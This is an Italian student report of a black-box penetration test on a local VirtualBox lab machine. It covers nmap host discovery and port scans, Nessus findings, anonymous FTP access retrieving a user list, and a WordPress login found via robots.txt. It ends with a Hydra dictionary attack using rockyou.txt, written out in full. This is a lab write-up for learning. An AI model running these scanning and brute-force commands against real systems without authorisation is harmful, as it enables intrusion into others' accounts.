Modulo 4 – Report W16D4: Black Box Pentest

Obiettivo

Lo scopo del test è quello di simulare un vero e proprio Vulnerability Assesment (VA) seguito da un penetration test in black box, ovvero un approccio dove il tester (io) non dispongo di alcuna informazione preliminare riguardo il target come architettura interna, servizi o credenziali.

Requisiti

1. La macchina attaccante kali Linux settata su scheda di rete “scheda solo host”
2. La macchina installata attaccante anch’essa di base su “scheda solo host”
3. Conoscenza di Nessus
4. Conoscenza di Nmap
5. Conoscenza di metasploit
6.

Step 1: controllo IP di kali linux

Una volta che abbiamo sistemato le impostazioni di kali linux da virtual box impostandolo in “scheda solo host”, lo avviamo è facciamo per prima cosa un “*ifconfig*” per verificare i cambiamenti della rete.

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.104  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::56a9:c3c0:5e6c:64b8  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:04:42:0f  txqueuelen 1000  (Ethernet)
        RX packets 135005  bytes 8570154 (8.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 920044  bytes 55235120 (52.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Esecuzione del comando ifconfig

Si può notare come l’indirizzo IPv4 sia cambiato in 192.168.56.104

Step 2: Ricerca della macchina target

Anche se non abbiamo accesso alla macchina target BSides, essendo tutte è due sullo stesso settaggio di scheda di rete, previo errore da parte di virtual box, sappiamo che in questa rete da qualche parte possiamo trovarla. Quindi il prossimo step sarà di scansionare la rete.

Ci sono vari metodi di scanning ma noi andremo con Nmap scrivendo il seguente comando:

nmap *-sn 192.168.56.**

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.56.*
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-13 15:14 CEST
Nmap scan report for 192.168.56.1
Host is up (0.000093s latency).
MAC Address: 0A:00:27:00:00:17 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00031s latency).
MAC Address: 08:00:27:1B:27:D8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.103
Host is up (0.00013s latency).
MAC Address: 08:00:27:36:D3:B6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.104
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 27.78 seconds
```

Esecuzione comando di Nmap

il comando digitato richiama la funzione *-sn* che richiama gli host tramite un comando ping per verificarne lo stato (attivo o no).

L'asterisco finale è un simbolo jolly che indica a Nmap di prendere tutti gli IP della rete (dal 1 al 255) per farne la verifica.

Come da immagine, ci rendiamo conto che nmap ci da come risultato la presenza di 4 indirizzi IP anche se le macchine effettive sono 2, questo perché:

- 192.168.56.1 non è altro che il gateway predefinito della rete virtuale creata da Virtual Box
- 192.168.56.100 è l'indirizzo del server DHCP della rete virtuale host-only creata da Virtual Box
- 192.168.56.104 sappiamo essere l'indirizzo IP di kali
- 192.168.56.103 per esclusione sappiamo che questa è la nostra macchina targer!!

Step 3.1: Scansione porte e VA

A questo punto, sempre con l'ausilio di nmap eseguiamo una scansione dettagliata del nostro IP target con il comando: **nmap** *-Pn -n – A -O 192.168.56.103 -p-*

Sintassi comando:

-Pn: Ipotizza gli host attivi anche se non rispondono al ping, proverà quindi a scansionare tutte le porte e i servizi specificati sugli host indicati;


-n: Nmap di default prova a risolvere l'indirizzo IP di un dominio, ma noi avendo già questa informazione evitiamo questo passaggio per velocizzare il processo di scanning;

-A: è una funzione avanzata di Nmap che scansiona porte, da dettagli ulteriori sui servizi che trova e tenta di fare una Traceroute;

-O: serve per rilevare il sistema operativo sulla macchina target;

-p- : Nmap effettuerà una scansione su tutte e 65.535 porte.

REPORT NELLA PAGINA SUCCESSIVA



Risultato di Nmap

Possiamo subito notare le seguenti vulnerabilità (che spiegheremo meglio più avanti con il report di Nessus):

p21 – ftp: File Transfer Protocol è un protocollo di rete che serve per trasferire file tra un computer client e un server su una rete


p22 – ssh: Secure Shell è un protocollo che permette di collegarsi in modo sicuro e criptato a un altro computer tramite la rete, per accedere alla sua riga di comando, trasferire file o eseguire comandi a distanza

p80 – http: porta standard usata dai server web per ricevere le richieste HTTP dai browser e inviare pagine web


per quanto riguarda l'OS sappiamo che si basa su Unix, più di preciso una distribuzione linux.

Step 3.2: VA con Nessus

Una volta avviato Nessus dal terminale con la stringa "**sudo systemctl** *start nessusd"* apriamo la pagina "https://kali:8834" per accedere al servizio. Clicchiamo su "New scan" e settiamo la scansione




Passo 1 - Dare un nome al progetto e IP target



Passo 2 - Selezione delle porte da scansionare

Nel passo 2 il tipo di porte che vogliamo scansionare, dalle well-know ports (0-1024) a tutte le restanti. Nel mio caso ho selezionato "Port scan (all ports)" per avere una panoramica ben dettagliata di tutte le porte presenti. Questo allunga i tempi di attesa ma da almeno son sicuro di non farmi sfuggire qualche porta nascosta.


Nel passo 3, andiamo a specificare la tipologia di scansione che voglia effettuare, ovvero andiamo a dire a Nessus da quanti fonti deve andare a ricercare le vulnerabilità dal web. Noi andiamo con la "all web vulnerabilities" per avere una scansione più lenta ma dettagliata.



Passo 3 - Selezione della scansione

Step 3.3: Report di Nessus

Una volta che Nessus avrà finito la scansione ci rilascerà il report con le vulnerabilità elencate in ordine di gravità dandoci conferma di quanto visto già con Nmap. Qui elencherò solo 3 vulnerabilità sulle 30 che saranno quelle che userò per il pentest.



Sev	CVSS	VPR	EPSS	Name	Family	Count
CRITICAL	10.0			Canonical Ubuntu Linux SEoL (12.04.x)	General	1
MIXED	...	...	...	SSH (Multiple Issues)	Misc.	6
MIXED	...	...	...	Apache HTTP Server (Multiple Issues)	Web Servers	3
LOW	2.1 *	2.2	0.0037	ICMP Timestamp Request Remote Date Disclosure	General	1
INFO	...	...	...	HTTP (Multiple Issues)	Web Servers	3
INFO	...	...	...	HTTP (Multiple Issues)	CGI abuses	2
INFO	...	...	...	SSH (Multiple Issues)	General	2
INFO	...	...	...	SSH (Multiple Issues)	Service detection	2

Dettaglio tecnico dei risultati di nessus

Titolo	Canonical Ubuntu Linux SEoL (12.04.x)	Gravità	Critical– 10
Host	192.168.56.103	Porta	22

Descrizione:
Nessus ci indica che l'OS ha raggiunto la fine nel 28/04/2017, ovvero non riceverà più aggiornamenti di sicurezza che di conseguenza significa che tutte le future vulnerabilità non verranno più protette. Questo lo mette esposto ad attacchi alla porta 22 permettendo attacchi da remoto.

Impatto:
- Può subire attacchi da remoto o locale che possono sfruttare le vulnerabilità non protette
- Il sistema è incompatibile con nuovi software e strumenti
- Può effettuare un'escalation di permessi
- la CIA è compromessa (confidenzialità, integrità e disponibiltà)

Soluzione:
L'unica soluzione sicura è aggiornare a una versione di Ubuntu attualmente supportata come Ubuntu 20.04 LTS. Continuare a utilizzare Ubuntu 8.04 espone il sistema a rischi elevati e non mitigabili con patch

Titolo	Apache Server ETag Header Information Disclosure	Gravità	High– 5.3
Host	192.168.56.103	Porta	80

Descrizione:
Nessus ci rivela che il server Apache montato su rileva informazioni sensibili come il numero di inode, ovvero un identificatore univoco per i file nel filesystem che può essere usata da un attaccante per determinare la struttura interna del fylesystem.

Impatto:
- Divulgazione di informazioni: Rivelare informazioni come il numero dell'inode e la data dell'ultima modifica può aiutare un attaccante a dedurre altre informazioni sul sistema, come la posizione e la struttura dei file. Potrebbe anche essere possibile determinare la presenza di file sensibili o vulnerabili.
- Enumerazione: Un attaccante potrebbe usare questa vulnerabilità per eseguire attacchi di enumerazione dei file, identificando potenzialmente file o directory che non sono destinati ad essere pubblici.
- Accesso non autorizzato ai file

Soluzione:
La soluzione è modificare l'header ETag in modo che non includa i numeri di inode andando a modificare la configurazione di Apache.

Titolo	FTP Server Detection	Gravità	Low - //
Host	192.168.56.103	Porta	21

Descrizione:
C’è un server ftp che contiene dei file accessibili a tutti in anonimo

Impatto:

- Se si caricano file sensibili su questo server chiunque si provi a collegare al servizio potrà accedervi

Soluzione:
monitorare il servizio e limitarne l’accesso solo ai responsabili

Penetration test

Step 1: controllo del resoconto di Nmap

1.1) Porta 21 – ftp

```
21/tcp open  ftp     vsftpd 2.3.5
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.104
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 2.3.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
```

Grazie alla scansione so che il target ha il servizio ftp attivo sulla porta default 21. Il servizio è un vsftpd versione 2.3.5 con al suo interno una directory grazie alle informazioni "ugo" (user, group, other) che mi mostra:
drwxr-xr-x
d: sta per directory;
r: read, ovvero la capacità di leggere i file;
w: write, ovvero la capacità di sovrascrivere i file;
x: execute, ovvero la capacità di eseguire i file.

In questo caso, dividendo gli utenti con l'acronimo ugo sappiamo che: d | utente: rwx | group: r-x | altri: r-x


Io essendo nella categoria "altri" e vedendo che ho accesso al server sia per leggere che per eseguire provo per prima cosa una connessione al server dal terminale di kali col comando: **ftp** *192.168.56.103* ricevendo in output la seguente risposta.

```
┌──(root㉿kali)-[/home/kali]
└─# ftp 192.168.56.103
Connected to 192.168.56.103.
220 (vsFTPd 2.3.5)
Name (192.168.56.103:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||42423|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||11871|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0              31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||11982|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****************************************************************
226 Transfer complete.
31 bytes received in 00:00 (7.47 KiB/s)
ftp> quit
221 Goodbye.
```

Mi ha chiesto di collegarmi e come username ho inserito "anonymous" perché in altri tentativi passati il sistema me lo ha richiesto sotto messaggio di errore che si può accedere in maniera anonima.

Una volta dentro ho navigato senza problemi con i comandi di kali in quanto anche la macchina attaccante è una distro di linux fino a trovare la directory per accedervi. Al suo interno ho trovato un file chiamato "users.txt.bk" che ho scaricato subito sulla mia macchina per poi aprirlo con il comando "**cat**"

A partire dal nome fino al contenuto del file di testo posso intuire che contenga tutti i nomi degli user all'interno della macchina target.




Arrivati qui, per il momento la porta 21 non ha più nulla da offrirmi quindi decido di passare alla porta sucessiva.

1.2) Porta 80 – http

Passiamo direttamente alla porta 80 in quanto la 22 (ssh) sappiamo essere protetta.


```
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:36:D3:B6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Dalla scansione vediamo subito che la porta 80 è aperta, quidni andiamo subuto a verificare.




Da immagine si nota di come abbiamo accesso al web server anche se non ha contenuti, o così sembra. Infatti da scansione nmap abbiamo disponibili due link http: *robots.txt* e /backup_wordpress.

Cominciamo andando a leggerci *robots.txt* che ci darà conferma di un backup di WordPress come da scansione nmap.




A questo punto proviamo a dirigerci su 192.168.56.103/*backup_wordpress* per vedere cosa ci offre

FOTO NELLA PROSSIMA PAGINA



La prima cosa che mi salta all'occhio sono i commenti, in particolare il primo che è stato scritto da John. Infatti, questo nome è presente all'interno degli utenti nel file trovato all'interno del servizio ftp. Di conseguenza lo prendo come punto di partenza per provare ad effettuare il login.



Ho fatto delle prove per accedere con l'username "john" prima senza password, successivamente ho provato delle password per goliardia come "admin", "12345678", "hello" senza aver successo.

A questo punto ho valutato due opzioni. La prima è stato l'utilizzo di BurpSuite tirando su un proxy per intercettare tutte le chiamate dal sito ma una volta cominciato il cracking della password tramite intruder con il payload del file "*rockyou.txt*" si è notato il primo grande ostacolo: la bassa velocità nell'esecuzione del tutto in visione di oltre 3 milioni di password da provare. Quindi ho annullato il tutto e mi sono servito di un altro tool di kali: Hydra.

Grazie ad Hydra ho eseguito un attacco a dizionario velocizzando il tutto con il parametro **-t 16**, ovvero eseguendo 16 thread in parallelo e **-v** per avere a schermo i tentativi effettuati. Dopo all'incirca 10 minuti di attesa e di tentavi ho avuto un output positivo della password: **enigma.**

```
┌──(kali㉿kali)-[~]
└─$ sudo hydra -l john -P /usr/share/wordlists/rockyou.txt -t 16 -V 192.168.56.103 http-post-form "/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=login_error"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-17 14:37:07
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://192.168.56.103:80/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=login_error
[ATTEMPT] target 192.168.56.103 - login "john" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - pass "12345" - 2 of 14344399 [child 1] (0/0)
